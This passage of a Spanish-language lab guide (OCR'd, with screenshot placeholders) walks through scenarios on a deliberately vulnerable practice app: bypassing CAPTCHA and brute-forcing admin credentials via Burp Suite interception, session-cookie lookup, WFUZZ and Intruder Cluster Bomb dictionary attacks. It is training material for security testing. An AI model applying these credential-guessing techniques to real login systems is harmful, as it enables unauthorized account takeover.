


Imagen 136: Succesful Login – Bypassing

Escenario #14: Falla de autentificación – Formulario Login Web con Omisión de Captcha mediante WFUZZ

Objetivo: Adivinar y robas las credenciales del administrador, y dar aceeso

Complejidad: Medio

Tiempo: 39 minutos

35. Se realiza el cambio de seguridad en Set Security Level a medio

Imagen 137: Captcha Bypassing – Nicel medio

36. Se selecciona el bug de prueba que es " Broken Auth – Captcha Bypassing"

Imagen 138: Escenario de prueb

37. Capturar la información de la petición realizada en el formulario Login mediante la herramienta Burp Suite.




Imagen 139: Interceptar la petición por BurpSuite

38. Inspeccionar el elemento del formulario Login para hallar las peticiones POST Y GET de solicitud, y así mismo identificar los payloads involucrados. Está información se encuentra en network en New Request




Imagen 140: inspeccionar elemento para hallar las peticiones en network

39. Ahora identificar la cookie en storage para encontrar el PHPSESSID y el nivel de seguridad correspondiente del formulario Login.




Imagen 141: buscar las cookie en stroge

40. Una vez teniendo la información requerirle de los payloads involucrado, la cookie y la seguridad que cuenta el Formulario, se realiza la ejecución del ataque mediante la herramienta WFUZZ.




Imagen 142: Efectuar el ataque por WFUZZ - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

41. Resultado exitoso de ingreso de credenciales halladas.




Imagen 143: Successful Login – Bypassing medio

Escenario #15: Falla de Autentificación – Formulario Login Web con Omisión de Captcha mediante carga útil por diccionario

Objetivo: adivinar y robas las credenciales del administrador, y dar acceso

Complejidad: Alta

Tiempo: 19 minutos

42. Se cambia la configuración del nivel de seguridad alta en la opción “Set Security Level”.

Imagen 144: Captcha Bypassing – Nivel Alto

43. Se selecciona el bug de prueba “Broken Auth – CAPTCHA Bypassing”




Imagen 145: Broken Auth – Captcga Bypasisng - Alto

44. Con la herramienta Burp Suite se realiza la intercepción de las peticiones que desarrolla el formulario de estudio para identificar los payloads involucrados que permitan el ataque.




Imagen 146: Interceptar con BurpSuite

45. Una vez que se haya enviado todo el dato de intercepción a intruder, se selecciona la opción Cluster Bomb para adjuntar el conjunto de carga útil.




Imagen 147: Ataque por Cluster Bomb

46. Se realiza la configuración correspondiente para el payload usuario y contraseña agregando los diccionarios para el ataque.




Imagen 148: Inserta diccionario de usuarios y contraseñas

47. Se da clic en “Start Attack” para la búsqueda de las credenciales exactas.




Imagen 149: Successful Login – Nivel Alto

PRUEBA INSECURE LOGIN FORMS

Escenario #16: Falla de Autenticación – Formulario Login Web Inseguro

Objetivo: Hallar las credenciales de usuario de prueba

Complejidad: Bajo

Tiempo: 10 minutos

48. Se cambia la configuración del nivel de seguridad bajo en la opción “Set Security Level”.

Imagen 150: Insecure Login Forms – Nivel Baio

49. Se selecciona el bug de prueba que es “Broken Auth – Insecure Login Forms.

